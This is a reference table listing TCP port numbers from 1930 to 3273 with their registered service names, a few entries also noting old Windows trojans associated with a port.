TCP  1930  Drive AppServer
TCP  1931  AMD SCHED
TCP  1944  close-combat
TCP  1945  dialogic-elmd
TCP  1946  tekpls
TCP  1947  hlserver
TCP  1948  eye2eye
TCP  1949  ISMA Easdaq Live
TCP  1950  ISMA Easdaq Test
TCP  1951  bcs-lmserver
TCP  1952  mpnjsc
TCP  1953  Rapid Base
TCP  1961  BTS APPSERVER
TCP  1962  BIAP-MP
TCP  1963  WebMachine
TCP  1964  SOLID E ENGINE
TCP  1965  Tivoli NPM
TCP  1966  Slush
TCP  1967  SNS Quote
TCP  1972  Cache
TCP  1973  Data Link Switching Remote
Access Protocol
TCP  1974  DRP
TCP  1975  TCO Flash Agent
TCP  1976  TCO Reg Agent
TCP  1977  TCO Address Book
TCP  1978  UniSQL
TCP  1979  UniSQL Java
TCP  1984  BB
TCP  1985  Hot Standby Router Protocol
TCP  1986  cisco license management
TCP  1987  cisco RSRB Priority 1 port
TCP  1988  cisco RSRB Priority 2 port
TCP  1989  MHSnet system
TCP  1990  cisco STUN Priority 1 port
TCP  1991  cisco STUN Priority 2 port
TCP  1992  IPsendmsg
TCP  1993  cisco SNMP TCP  port
TCP  1994  cisco serial tunnel port
TCP  1995  cisco perf port
TCP  1996  cisco Remote SRB port
TCP  1997  cisco Gateway Discovery
Protocol
TCP  1998  cisco X.25 service (XOT)
TCP  1999  cisco identification port /
SubSeven (Windows Trojan) / Backdoor
(Windows Trojan)
TCP  2000  Remotely Anywhere / VIA
NET.WORKS PostOffice Plus
TCP  2001  Cisco mgmt
TCP  2002  globe
TCP  2003  GNU finger
TCP  2004  mailbox
TCP  2005  encrypted symmetric
telnet/login
TCP  2006  invokator
TCP  2007  dectalk
TCP  2008  conf
TCP  2009  news
TCP  2010  search
TCP  2011  raid
TCP  2012  ttyinfo
TCP  2013  raid-am
TCP  2014  troff
TCP  2015  cypress
TCP  2016  bootserver
TCP  2017  cypress-stat
TCP  2018  terminaldb
TCP  2019  whosockami
TCP  2020  xinupageserver
TCP  2021  servexec
TCP  2022  down
TCP  2023  xinuexpansion3
TCP  2024  xinuexpansion4
TCP  2025  ellpack
TCP  2026  scrabble
TCP  2027  shadowserver
TCP  2028  submitserver
TCP  2030  device2
TCP  2032  blackboard
TCP  2033  glogger
TCP  2034  scoremgr
TCP  2035  imsldoc
TCP  2038  objectmanager
TCP  2040  lam
TCP  2041  interbase
TCP  2042  isis
TCP  2043  isis-bcast
TCP  2044  rimsl
TCP  2045  cdfunc
TCP  2046  sdfunc
TCP  2047  dls
TCP  2048  dls-monitor
TCP  2049  Network File System - Sun
Microsystems
TCP  2053  Kerberos de-multiplexer
TCP  2054  distrib-net
TCP  2065  Data Link Switch Read Port
Number
TCP  2067  Data Link Switch Write Port
Number
TCP  2090  Load Report Protocol
TCP  2091  PRP
TCP  2092  Descent 3
TCP  2093  NBX CC
TCP  2094  NBX AU
TCP  2095  NBX SER
TCP  2096  NBX DIR
TCP  2097  Jet Form Preview
TCP  2098  Dialog Port
TCP  2099  H.225.0 Annex G
TCP  2100  amiganetfs
TCP  2101  rtcm-sc104
TCP  2102  Zephyr server
TCP  2103  Zephyr serv-hm connection
TCP  2104  Zephyr hostmanager
TCP  2105  MiniPay
TCP  2106  MZAP
TCP  2107  BinTec Admin
TCP  2108  Comcam
TCP  2109  Ergolight
TCP  2110  UMSP
TCP  2111  DSATP
TCP  2112  Idonix MetaNet
TCP  2113  HSL StoRM
TCP  2114  NEWHEIGHTS
TCP  2115  KDM / Bugs (Windows Trojan)
TCP  2116  CCOWCMR
TCP  2117  MENTACLIENT
TCP  2118  MENTASERVER
TCP  2119  GSIGATEKEEPER
TCP  2120  Quick Eagle Networks CP
TCP  2121  SCIENTIA-SSDB
TCP  2122  CauPC Remote Control
TCP  2123  GTP-Control Plane (3GPP)
TCP  2124  ELATELINK
TCP  2125  LOCKSTEP
TCP  2126  PktCable-COPS
TCP  2127  INDEX-PC-WB
TCP  2128  Net Steward Control
TCP  2129  cs-live.com
TCP  2130  SWC-XDS
TCP  2131  Avantageb2b
TCP  2132  AVAIL-EPMAP
TCP  2133  ZYMED-ZPP
TCP  2134  AVENUE
TCP  2135  Grid Resource Information
Server
TCP  2136  APPWORXSRV
TCP  2137  CONNECT
TCP  2138  UNBIND-CLUSTER
TCP  2139  IAS-AUTH
```

```
TCP  2140  IAS-REG
TCP  2141  IAS-ADMIND
TCP  2142  TDM-OVER-IP
TCP  2143  Live Vault Job Control
TCP  2144  Live Vault Fast Object
Transfer
TCP  2145  Live Vault Remote Diagnostic
Console Support
TCP  2146  Live Vault Admin Event
Notification
TCP  2147  Live Vault Authentication
TCP  2148  VERITAS UNIVERSAL
COMMUNICATION LAYER
TCP  2149  ACPTSYS
TCP  2150  DYNAMIC3D
TCP  2151  DOCENT
TCP  2152  GTP-User Plane (3GPP)
TCP  2165  X-Bone API
TCP  2166  IWSERVER
TCP  2180  Millicent Vendor Gateway
Server
TCP  2181  eforward
TCP  2200  ICI
TCP  2201  Advanced Training System
Program
TCP  2202  Int. Multimedia
Teleconferencing Cosortium
TCP  2213  Kali
TCP  2220  Ganymede
TCP  2221  Rockwell CSP1
TCP  2222  Rockwell CSP2
TCP  2223  Rockwell CSP3
TCP  2232  IVS Video default
TCP  2233  INFOCRYPT
TCP  2234  DirectPlay
TCP  2235  Sercomm-WLink
TCP  2236  Nani
TCP  2237  Optech Port1 License Manager
TCP  2238  AVIVA SNA SERVER
TCP  2239  Image Query
TCP  2240  RECIPe
TCP  2241  IVS Daemon
TCP  2242  Folio Remote Server
TCP  2243  Magicom Protocol
TCP  2244  NMS Server
TCP  2245  HaO
TCP  2279  xmquery
TCP  2280  LNVPOLLER
TCP  2281  LNVCONSOLE
TCP  2282  LNVALARM
TCP  2283  LNVSTATUS
TCP  2284  LNVMAPS
TCP  2285  LNVMAILMON
TCP  2286  NAS-Metering
TCP  2287  DNA
TCP  2288  NETML
TCP  2294  Konshus License Manager
(FLEX)
TCP  2295  Advant License Manager
TCP  2296  Theta License Manager
(Rainbow)
TCP  2297  D2K DataMover 1
TCP  2298  D2K DataMover 2
TCP  2299  PC Telecommute
TCP  2300  CVMMON
TCP  2301  Compaq HTTP
TCP  2302  Bindery Support
TCP  2303  Proxy Gateway
TCP  2304  Attachmate UTS
TCP  2305  MT ScaleServer
TCP  2306  TAPPI BoxNet
TCP  2307  pehelp
TCP  2308  sdhelp
TCP  2309  SD Server
TCP  2310  SD Client
TCP  2311  Message Service
TCP  2313  IAPP (Inter Access Point
Protocol)
TCP  2314  CR WebSystems
TCP  2315  Precise Sft.
TCP  2316  SENT License Manager
TCP  2317  Attachmate G32
TCP  2318  Cadence Control
TCP  2319  InfoLibria
TCP  2320  Siebel NS
TCP  2321  RDLAP over UDP
TCP  2322  ofsd
TCP  2323  3d-nfsd
TCP  2324  Cosmocall
TCP  2325  Design Space License
Management
TCP  2326  IDCP
TCP  2327  xingcsm
TCP  2328  Netrix SFTM
TCP  2329  NVD
TCP  2330  TSCCHAT
TCP  2331  AGENTVIEW
TCP  2332  RCC Host
TCP  2333  SNAPP
TCP  2334  ACE Client Auth
TCP  2335  ACE Proxy
TCP  2336  Apple UG Control
TCP  2337  ideesrv
TCP  2338  Norton Lambert
TCP  2339  3Com WebView
TCP  2340  WRS Registry
TCP  2341  XIO Status
TCP  2342  Seagate Manage Exec
TCP  2343  nati logos
TCP  2344  fcmsys
TCP  2345  dbm
TCP  2346  Game Connection Port
TCP  2347  Game Announcement and
Location
TCP  2348  Information to query for
game status
TCP  2349  Diagnostics Port
TCP  2350  psbserver
TCP  2351  psrserver
TCP  2352  pslserver
TCP  2353  pspserver
TCP  2354  psprserver
TCP  2355  psdbserver
TCP  2356  GXT License Managemant
TCP  2357  UniHub Server
TCP  2358  Futrix
TCP  2359  FlukeServer
TCP  2360  NexstorIndLtd
TCP  2361  TL1
TCP  2362  digiman
TCP  2363  Media Central NFSD
TCP  2364  OI-2000
TCP  2365  dbref
TCP  2366  qip-login
TCP  2367  Service Control
TCP  2368  OpenTable
TCP  2369  ACS2000 DSP
TCP  2370  L3-HBMon
TCP  2381  Compaq HTTPS
TCP  2382  Microsoft OLAP
TCP  2383  Microsoft OLAP
TCP  2384  SD-REQUEST
TCP  2389  OpenView Session Mgr
TCP  2390  RSMTP
TCP  2391  3COM Net Management
TCP  2392  Tactical Auth
TCP  2393  MS OLAP 1
TCP  2394  MS OLAP 2
TCP  2395  LAN900 Remote
TCP  2396  Wusage
TCP  2397  NCL
TCP  2398  Orbiter
```

```
TCP  2399  FileMaker Inc. - Data Access
Layer
TCP  2400  OpEquus Server
TCP  2401  cvspserver
TCP  2402  TaskMaster 2000 Server
TCP  2403  TaskMaster 2000 Web
TCP  2404  IEC870-5-104
TCP  2405  TRC Netpoll
TCP  2406  JediServer
TCP  2407  Orion
TCP  2408  OptimaNet
TCP  2409  SNS Protocol
TCP  2410  VRTS Registry
TCP  2411  Netwave AP Management
TCP  2412  CDN
TCP  2413  orion-rmi-reg
TCP  2414  Interlingua
TCP  2415  COMTEST
TCP  2416  RMT Server
TCP  2417  Composit Server
TCP  2418  cas
TCP  2419  Attachmate S2S
TCP  2420  DSL Remote Management
TCP  2421  G-Talk
TCP  2422  CRMSBITS
TCP  2423  RNRP
TCP  2424  KOFAX-SVR
TCP  2425  Fujitsu App Manager
TCP  2426  Appliant TCP
TCP  2427  Media Gateway Control
Protocol Gateway
TCP  2428  One Way Trip Time
TCP  2429  FT-ROLE
TCP  2430  venus
TCP  2431  venus-se
TCP  2432  codasrv
TCP  2433  codasrv-se
TCP  2434  pxc-epmap
TCP  2435  OptiLogic
TCP  2436  TOP/X
TCP  2437  UniControl
TCP  2438  MSP
TCP  2439  SybaseDBSynch
TCP  2440  Spearway Lockers
TCP  2441  pvsw-inet
TCP  2442  Netangel
TCP  2443  PowerClient Central Storage
Facility
TCP  2444  BT PP2 Sectrans
TCP  2445  DTN1
TCP  2446  bues_service
TCP  2447  OpenView NNM daemon
TCP  2448  hpppsvr
TCP  2449  RATL
TCP  2450  netadmin
TCP  2451  netchat
TCP  2452  SnifferClient
TCP  2453  madge-om
TCP  2454  IndX-DDS
TCP  2455  WAGO-IO-SYSTEM
TCP  2456  altav-remmgt
TCP  2457  Rapido_IP
TCP  2458  griffin
TCP  2459  Community
TCP  2460  ms-theater
TCP  2461  qadmifoper
TCP  2462  qadmifevent
TCP  2463  Symbios Raid
TCP  2464  DirecPC SI
TCP  2465  Load Balance Management
TCP  2466  Load Balance Forwarding
TCP  2467  High Criteria
TCP  2468  qip_msgd
TCP  2469  MTI-TCS-COMM
TCP  2470  taskman port
TCP  2471  SeaODBC
TCP  2472  C3
TCP  2473  Aker-cdp
TCP  2474  Vital Analysis
TCP  2475  ACE Server
TCP  2476  ACE Server Propagation
TCP  2477  SecurSight Certificate
Valifation Service
TCP  2478  SecurSight Authentication
Server (SLL)
TCP  2479  SecurSight Event Logging
Server (SSL)
TCP  2480  Lingwood's Detail
TCP  2481  Oracle GIOP
TCP  2482  Oracle GIOP SSL
TCP  2483  Oracle TTC
TCP  2484  Oracle TTC SSL
TCP  2485  Net Objects1
TCP  2486  Net Objects2
TCP  2487  Policy Notice Service
TCP  2488  Moy Corporation
TCP  2489  TSILB
TCP  2490  qip_qdhcp
TCP  2491  Conclave CPP
TCP  2492  GROOVE
TCP  2493  Talarian MQS
TCP  2494  BMC AR
TCP  2495  Fast Remote Services
TCP  2496  DIRGIS
TCP  2497  Quad DB
TCP  2498  ODN-CasTraq
TCP  2499  UniControl
TCP  2500  Resource Tracking system
server
TCP  2501  Resource Tracking system
client
TCP  2502  Kentrox Protocol
TCP  2503  NMS-DPNSS
TCP  2504  WLBS
TCP  2505  torque-traffic
TCP  2506  jbroker
TCP  2507  spock
TCP  2508  JDataStore
TCP  2509  fjmpss
TCP  2510  fjappmgrbulk
TCP  2511  Metastorm
TCP  2512  Citrix IMA
TCP  2513  Citrix ADMIN
TCP  2514  Facsys NTP
TCP  2515  Facsys Router
TCP  2516  Main Control
TCP  2517  H.323 Annex E call signaling
transport
TCP  2518  Willy
TCP  2519  globmsgsvc
TCP  2520  pvsw
TCP  2521  Adaptec Manager
TCP  2522  WinDb
TCP  2523  Qke LLC V.3
TCP  2524  Optiwave License Management
TCP  2525  MS V-Worlds
TCP  2526  EMA License Manager
TCP  2527  IQ Server
TCP  2528  NCR CCL
TCP  2529  UTS FTP
TCP  2530  VR Commerce
TCP  2531  ITO-E GUI
TCP  2532  OVTOPMD
TCP  2533  SnifferServer
TCP  2534  Combox Web Access
TCP  2535  MADCAP
TCP  2536  btpp2audctr1
TCP  2537  Upgrade Protocol
TCP  2538  vnwk-prapi
TCP  2539  VSI Admin
TCP  2540  LonWorks
TCP  2541  LonWorks2
TCP  2542  daVinci
TCP  2543  REFTEK
```

```
TCP  2544  Novell ZEN
TCP  2545  sis-emt
TCP  2546  vytalvaultbrtp
TCP  2547  vytalvaultvsmp
TCP  2548  vytalvaultpipe
TCP  2549  IPASS
TCP  2550  ADS
TCP  2551  ISG UDA Server
TCP  2552  Call Logging
TCP  2553  efidiningport
TCP  2554  VCnet-Link v10
TCP  2555  Compaq WCP
TCP  2556  nicetec-nmsvc
TCP  2557  nicetec-mgmt
TCP  2558  PCLE Multi Media
TCP  2559  LSTP
TCP  2560  labrat
TCP  2561  MosaixCC
TCP  2562  Delibo
TCP  2563  CTI Redwood
TCP  2564  HP 3000 NS/VT block mode
telnet
TCP  2565  Coordinator Server
TCP  2566  pcs-pcw
TCP  2567  Cisco Line Protocol
TCP  2568  SPAM TRAP
TCP  2569  Sonus Call Signal
TCP  2570  HS Port
TCP  2571  CECSVC
TCP  2572  IBP
TCP  2573  Trust Establish
TCP  2574  Blockade BPSP
TCP  2575  HL7
TCP  2576  TCL Pro Debugger
TCP  2577  Scriptics Lsrvr
TCP  2578  RVS ISDN DCP
TCP  2579  mpfoncl
TCP  2580  Tributary
TCP  2581  ARGIS TE
TCP  2582  ARGIS DS
TCP  2583  MON
TCP  2584  cyaserv
TCP  2585  NETX Server
TCP  2586  NETX Agent
TCP  2587  MASC
TCP  2588  Privilege
TCP  2589  quartus tcl
TCP  2590  idotdist
TCP  2591  Maytag Shuffle
TCP  2592  netrek
TCP  2593  MNS Mail Notice Service
TCP  2594  Data Base Server
TCP  2595  World Fusion 1
TCP  2596  World Fusion 2
TCP  2597  Homestead Glory
TCP  2598  Citrix MA Client
TCP  2599  Meridian Data
TCP  2600  HPSTGMGR
TCP  2601  discp client
TCP  2602  discp server
TCP  2603  Service Meter
TCP  2604  NSC CCS
TCP  2605  NSC POSA
TCP  2606  Dell Netmon
TCP  2607  Dell Connection
TCP  2608  Wag Service
TCP  2609  System Monitor
TCP  2610  VersaTek
TCP  2611  LIONHEAD
TCP  2612  Qpasa Agent
TCP  2613  SMNTUBootstrap
TCP  2614  Never Offline
TCP  2615  firepower
TCP  2616  appswitch-emp
TCP  2617  Clinical Context Managers
TCP  2618  Priority E-Com
TCP  2619  bruce
TCP  2620  LPSRecommender
TCP  2621  Miles Apart Jukebox Server
TCP  2622  MetricaDBC
TCP  2623  LMDP
TCP  2624  Aria
TCP  2625  Blwnkl Port
TCP  2626  gbjd816
TCP  2627  Moshe Beeri
TCP  2628  DICT
TCP  2629  Sitara Server
TCP  2630  Sitara Management
TCP  2631  Sitara Dir
TCP  2632  IRdg Post
TCP  2633  InterIntelli
TCP  2634  PK Electronics
TCP  2635  Back Burner
TCP  2636  Solve
TCP  2637  Import Document Service
TCP  2638  Sybase Anywhere
TCP  2639  AMInet
TCP  2640  Sabbagh Associates Licence
Manager
TCP  2641  HDL Server
TCP  2642  Tragic
TCP  2643  GTE-SAMP
TCP  2644  Travsoft IPX Tunnel
TCP  2645  Novell IPX CMD
TCP  2646  AND Licence Manager
TCP  2647  SyncServer
TCP  2648  Upsnotifyprot
TCP  2649  VPSIPPORT
TCP  2650  eristwoguns
TCP  2651  EBInSite
TCP  2652  InterPathPanel
TCP  2653  Sonus
TCP  2654  Corel VNC Admin
TCP  2655  UNIX Nt Glue
TCP  2656  Kana
TCP  2657  SNS Dispatcher
TCP  2658  SNS Admin
TCP  2659  SNS Query
TCP  2660  GC Monitor
TCP  2661  OLHOST
TCP  2662  BinTec-CAPI
TCP  2663  BinTec-TAPI
TCP  2664  Command MQ GM
TCP  2665  Command MQ PM
TCP  2666  extensis
TCP  2667  Alarm Clock Server
TCP  2668  Alarm Clock Client
TCP  2669  TOAD
TCP  2670  TVE Announce
TCP  2671  newlixreg
TCP  2672  nhserver
TCP  2673  First Call 42
TCP  2674  ewnn
TCP  2675  TTC ETAP
TCP  2676  SIMSLink
TCP  2677  Gadget Gate 1 Way
TCP  2678  Gadget Gate 2 Way
TCP  2679  Sync Server SSL
TCP  2680  pxc-sapxom
TCP  2681  mpnjsomb
TCP  2682  SRSP
TCP  2683  NCDLoadBalance
TCP  2684  mpnjsosv
TCP  2685  mpnjsocl
TCP  2686  mpnjsomg
TCP  2687  pq-lic-mgmt
TCP  2688  md-cf-HTTP
TCP  2689  FastLynx
TCP  2690  HP NNM Embedded Database
TCP  2691  IT Internet
TCP  2692  Admins LMS
TCP  2693  belarc-HTTP
TCP  2694  pwrsevent
TCP  2695  VSPREAD
```

```
TCP  2696  Unify Admin
TCP  2697  Oce SNMP Trap Port
TCP  2698  MCK-IVPIP
TCP  2699  Csoft Plus Client
TCP  2700  tqdata
TCP  2701  SMS RCINFO
TCP  2702  SMS XFER
TCP  2703  SMS CHAT
TCP  2704  SMS REMCTRL
TCP  2705  SDS Admin
TCP  2706  NCD Mirroring
TCP  2707  EMCSYMAPIPORT
TCP  2708  Banyan-Net
TCP  2709  Supermon
TCP  2710  SSO Service
TCP  2711  SSO Control
TCP  2712  Axapta Object Communication
Protocol
TCP  2713  Raven1
TCP  2714  Raven2
TCP  2715  HPSTGMGR2
TCP  2716  Inova IP Disco
TCP  2717  PN REQUESTER
TCP  2718  PN REQUESTER 2
TCP  2719  Scan & Change
TCP  2720  wkars
TCP  2721  Smart Diagnose
TCP  2722  Proactive Server
TCP  2723  WatchDog NT
TCP  2724  qotps
TCP  2725  MSOLAP PTP2
TCP  2726  TAMS
TCP  2727  Media Gateway Control
Protocol Call Agent
TCP  2728  SQDR
TCP  2729  TCIM Control
TCP  2730  NEC RaidPlus
TCP  2731  NetDragon Messanger
TCP  2732  G5M
TCP  2733  Signet CTF
TCP  2734  CCS Software
TCP  2735  Monitor Console
TCP  2736  RADWIZ NMS SRV
TCP  2737  SRP Feedback
TCP  2738  NDL TCP-OSI Gateway
TCP  2739  TN Timing
TCP  2740  Alarm
TCP  2741  TSB
TCP  2742  TSB2
TCP  2743  murx
TCP  2744  honyaku
TCP  2745  URBISNET
TCP  2746  CPUDPENCAP
TCP  2747  yk.fujitsu.co.jp
TCP  2748  yk.fujitsu.co.jp
TCP  2749  yk.fujitsu.co.jp
TCP  2750  yk.fujitsu.co.jp
TCP  2751  yk.fujitsu.co.jp
TCP  2752  RSISYS ACCESS
TCP  2753  de-spot
TCP  2754  APOLLO CC
TCP  2755  Express Pay
TCP  2756  simplement-tie
TCP  2757  CNRP
TCP  2758  APOLLO Status
TCP  2759  APOLLO GMS
TCP  2760  Saba MS
TCP  2761  DICOM ISCL
TCP  2762  DICOM TLS
TCP  2763  Desktop DNA
TCP  2764  Data Insurance
TCP  2765  qip-audup
TCP  2766  Compaq SCP
TCP  2767  UADTC
TCP  2768  UACS
TCP  2769  Single Point MVS
TCP  2770  Veronica
TCP  2771  Vergence CM
TCP  2772  auris
TCP  2773  PC Backup
TCP  2774  PC Backup
TCP  2775  SMMP
TCP  2776  Ridgeway Systems & Software
TCP  2777  Ridgeway Systems & Software
TCP  2778  Gwen-Sonya
TCP  2779  LBC Sync
TCP  2780  LBC Control
TCP  2781  whosells
TCP  2782  everydayrc
TCP  2783  AISES
TCP  2784  world wide web - development
TCP  2785  aic-np
TCP  2786  aic-oncrpc - Destiny MCD
database
TCP  2787  piccolo - Cornerstone
Software
TCP  2788  NetWare Loadable Module -
Seagate Software
TCP  2789  Media Agent
TCP  2790  PLG Proxy
TCP  2791  MT Port Registrator
TCP  2792  f5-globalsite
TCP  2793  initlsmsad
TCP  2794  aaftp
TCP  2795  LiveStats
TCP  2796  ac-tech
TCP  2797  esp-encap
TCP  2798  TMESIS-UPShot
TCP  2799  ICON Discover
TCP  2800  ACC RAID
TCP  2801  IGCP
TCP  2802  Veritas TCP1
TCP  2803  btprjctrl
TCP  2804  Telexis VTU
TCP  2805  WTA WSP-S
TCP  2806  cspuni
TCP  2807  cspmulti
TCP  2808  J-LAN-P
TCP  2809  CORBA LOC
TCP  2810  Active Net Steward
TCP  2811  GSI FTP
TCP  2812  atmtcp
TCP  2813  llm-pass
TCP  2814  llm-csv
TCP  2815  LBC Measurement
TCP  2816  LBC Watchdog
TCP  2817  NMSig Port
TCP  2818  rmlnk
TCP  2819  FC Fault Notification
TCP  2820  UniVision
TCP  2821  vml_dms
TCP  2822  ka0wuc
TCP  2823  CQG Net/LAN
TCP  2826  slc systemlog
TCP  2827  slc ctrlrloops
TCP  2828  ITM License Manager
TCP  2829  silkp1
TCP  2830  silkp2
TCP  2831  silkp3
TCP  2832  silkp4
TCP  2833  glishd
TCP  2834  EVTP
TCP  2835  EVTP-DATA
TCP  2836  catalyst
TCP  2837  Repliweb
TCP  2838  Starbot
TCP  2839  NMSigPort
TCP  2840  l3-exprt
TCP  2841  l3-ranger
TCP  2842  l3-hawk
TCP  2843  PDnet
TCP  2844  BPCP POLL
TCP  2845  BPCP TRAP
TCP  2846  AIMPP Hello
```

TCP 2847 AIMPP Port Req
TCP 2848 AMT-BLC-PORT
TCP 2849 FXP
TCP 2850 MetaConsole
TCP 2851 webemshttp
TCP 2852 bears-01
TCP 2853 ISPipes
TCP 2854 InfoMover
TCP 2856 cesdinv
TCP 2857 SimCtIP
TCP 2858 ECNP
TCP 2859 Active Memory
TCP 2860 Dialpad Voice 1
TCP 2861 Dialpad Voice 2
TCP 2862 TTG Protocol
TCP 2863 Sonar Data
TCP 2864 main 5001 cmd
TCP 2865 pit-vpn
TCP 2866 lwlistener
TCP 2867 esps-portal
TCP 2868 NPEP Messaging
TCP 2869 ICSLAP
TCP 2870 daishi
TCP 2871 MSI Select Play
TCP 2872 CONTRACT
TCP 2873 PASPAR2 ZoomIn
TCP 2874 dxmessagebase1
TCP 2875 dxmessagebase2
TCP 2876 SPS Tunnel
TCP 2877 BLUELANCE
TCP 2878 AAP
TCP 2879 ucentric-ds
TCP 2880 synapse
TCP 2881 NDSP
TCP 2882 NDTP
TCP 2883 NDNP
TCP 2884 Flash Msg
TCP 2885 TopFlow
TCP 2886 RESPONSELOGIC
TCP 2887 aironet
TCP 2888 SPCSDLOBBY
TCP 2889 RSOM
TCP 2890 CSPCLMULTI
TCP 2891 CINEGRFX-ELMD License Manager
TCP 2892 SNIFFERDATA
TCP 2893 VSECONNECTOR
TCP 2894 ABACUS-REMOTE
TCP 2895 NATUS LINK
TCP 2896 ECOVISIONG6-1
TCP 2897 Citrix RTMP
TCP 2898 APPLIANCE-CFG
TCP 2899 case.nm.fujitsu.co.jp
TCP 2900 magisoft.com
TCP 2901 ALLSTORCNS
TCP 2902 NET ASPI
TCP 2903 SUITCASE
TCP 2904 M2UA
TCP 2905 M3UA
TCP 2906 CALLER9
TCP 2907 WEBMETHODS B2B
TCP 2908 mao
TCP 2909 Funk Dialout
TCP 2910 TDAccess
TCP 2911 Blockade
TCP 2912 Epicon
TCP 2913 Booster Ware
TCP 2914 Game Lobby
TCP 2915 TK Socket
TCP 2916 Elvin Server
TCP 2917 Elvin Client
TCP 2918 Kasten Chase Pad
TCP 2919 ROBOER
TCP 2920 ROBOEDA
TCP 2921 CESD Contents Delivery Management
TCP 2922 CESD Contents Delivery Data Transfer
TCP 2923 WTA-WSP-WTP-S
TCP 2924 PRECISE-VIP
TCP 2925 Firewall Redundancy Protocol
TCP 2926 MOBILE-FILE-DL
TCP 2927 UNIMOBILECTRL
TCP 2928 REDSTONE-CPSS
TCP 2929 PANJA-WEBADMIN
TCP 2930 PANJA-WEBLINX
TCP 2931 Circle-X
TCP 2932 INCP
TCP 2933 4-TIER OPM GW
TCP 2934 4-TIER OPM CLI
TCP 2935 QTP
TCP 2936 OTPatch
TCP 2937 PNACONSULT-LM
TCP 2938 SM-PAS-1
TCP 2939 SM-PAS-2
TCP 2940 SM-PAS-3
TCP 2941 SM-PAS-4
TCP 2942 SM-PAS-5
TCP 2943 TTNRepository
TCP 2944 Megaco H-248
TCP 2945 H248 Binary
TCP 2946 FJSVmpor
TCP 2947 GPSD
TCP 2948 WAP PUSH
TCP 2949 WAP PUSH SECURE
TCP 2950 ESIP
TCP 2951 OTTP
TCP 2952 MPFWSAS
TCP 2953 OVALARMSRV
TCP 2954 OVALARMSRV-CMD
TCP 2955 CSNOTIFY
TCP 2956 OVRIMOSDBMAN
TCP 2957 JAMCT5
TCP 2958 JAMCT6
TCP 2959 RMOPAGT
TCP 2960 DFOXSERVER
TCP 2961 BOLDSOFT-LM
TCP 2962 IPH-POLICY-CLI
TCP 2963 IPH-POLICY-ADM
TCP 2964 BULLANT SRAP
TCP 2965 BULLANT RAP
TCP 2966 IDP-INFOTRIEVE
TCP 2967 SSC-AGENT
TCP 2968 ENPP
TCP 2969 ESSP
TCP 2970 INDEX-NET
TCP 2971 Net Clip
TCP 2972 PMSM Webrctl
TCP 2973 SV Networks
TCP 2974 Signal
TCP 2975 Fujitsu Configuration Management Service
TCP 2976 CNS Server Port
TCP 2977 TTCs Enterprise Test Access Protocol - NS
TCP 2978 TTCs Enterprise Test Access Protocol - DS
TCP 2979 H.263 Video Streaming
TCP 2980 Instant Messaging Service
TCP 2981 MYLXAMPORT
TCP 2982 IWB-WHITEBOARD
TCP 2983 NETPLAN
TCP 2984 HPIDSADMIN
TCP 2985 HPIDSAGENT
TCP 2986 STONEFALLS
TCP 2987 IDENTIFY
TCP 2988 CLASSIFY
TCP 2989 ZARKOV
TCP 2990 BOSCAP
TCP 2991 WKSTN-MON
TCP 2992 ITB301
TCP 2993 VERITAS VIS1
TCP 2994 VERITAS VIS2

TCP 2995 IDRS
TCP 2996 vsixml
TCP 2997 REBOL
TCP 2998 Real Secure
TCP 2999 RemoteWare Unassigned
TCP 3000 RemoteWare Client
TCP 3001 Redwood Broker
TCP 3002 RemoteWare Server
TCP 3003 CGMS
TCP 3004 Csoft Agent
TCP 3005 Genius License Manager
TCP 3006 Instant Internet Admin
TCP 3007 Lotus Mail Tracking Agent Protocol
TCP 3008 Midnight Technologies
TCP 3009 PXC-NTFY
TCP 3010 Telerate Workstation
TCP 3011 Trusted Web
TCP 3012 Trusted Web Client
TCP 3013 Gilat Sky Surfer
TCP 3014 Broker Service
TCP 3015 NATI DSTP
TCP 3016 Notify Server
TCP 3017 Event Listener
TCP 3018 Service Registry
TCP 3019 Resource Manager
TCP 3020 CIFS
TCP 3021 AGRI Server
TCP 3022 CSREGAGENT
TCP 3023 magicnotes
TCP 3024 NDS_SSO
TCP 3025 Arepa Raft
TCP 3026 AGRI Gateway
TCP 3027 LiebDevMgmt_C
TCP 3028 LiebDevMgmt_DM
TCP 3029 LiebDevMgmt_A
TCP 3030 Arepa Cas
TCP 3031 AgentVU
TCP 3032 Redwood Chat
TCP 3033 PDB
TCP 3034 Osmosis AEEA
TCP 3035 FJSV gssagt
TCP 3036 Hagel DUMP
TCP 3037 HP SAN Mgmt
TCP 3038 Santak UPS
TCP 3039 Cogitate Inc.
TCP 3040 Tomato Springs
TCP 3041 di-traceware
TCP 3042 journee
TCP 3043 BRP
TCP 3045 ResponseNet
TCP 3046 di-ase
TCP 3047 Fast Security HL Server
TCP 3048 Sierra Net PC Trader
TCP 3049 NSWS
TCP 3050 gds_db
TCP 3051 Galaxy Server
TCP 3052 APCPCNS
TCP 3053 dsom-server
TCP 3054 AMT CNF PROT
TCP 3055 Policy Server
TCP 3056 CDL Server
TCP 3057 GoAhead FldUp
TCP 3058 videobeans
TCP 3059 qsoft
TCP 3060 interserver
TCP 3061 cautcpd
TCP 3062 ncacn-ip-tcp
TCP 3063 ncadg-ip-udp
TCP 3065 slinterbase
TCP 3066 NETATTACHSDMP
TCP 3067 FJHPJP
TCP 3068 ls3 Broadcast
TCP 3069 ls3
TCP 3070 MGXSWITCH
TCP 3075 Orbix 2000 Locator
TCP 3076 Orbix 2000 Config
TCP 3077 Orbix 2000 Locator SSL
TCP 3078 Orbix 2000 Locator SSL
TCP 3079 LV Front Panel
TCP 3080 stm_pproc
TCP 3081 TL1-LV
TCP 3082 TL1-RAW
TCP 3083 TL1-TELNET
TCP 3084 ITM-MCCS
TCP 3085 PCIHReq
TCP 3086 JDL-DBKitchen
TCP 3105 Cardbox
TCP 3106 Cardbox HTTP
TCP 3128 squid-http
TCP 3129 Master's Paradise (Windows Trojan)
TCP 3130 ICPv2
TCP 3131 Net Book Mark
TCP 3141 VMODEM
TCP 3142 RDC WH EOS
TCP 3143 Sea View
TCP 3144 Tarantella
TCP 3145 CSI-LFAP
TCP 3147 RFIO
TCP 3148 NetMike Game Administrator
TCP 3149 NetMike Game Server
TCP 3150 NetMike Assessor Administrator
TCP 3151 NetMike Assessor
TCP 3180 Millicent Broker Server
TCP 3181 BMC Patrol Agent
TCP 3182 BMC Patrol Rendezvous
TCP 3262 NECP
TCP 3264 cc:mail/lotus
TCP 3265 Altav Tunnel
TCP 3266 NS CFG Server
TCP 3267 IBM Dial Out
TCP 3268 Microsoft Global Catalog
TCP 3269 Microsoft Global Catalog with LDAP/SSL
TCP 3270 Verismart
TCP 3271 CSoft Prev Port
TCP 3272 Fujitsu User Manager
TCP 3273 Simple Extensible Multiplexed Protocol
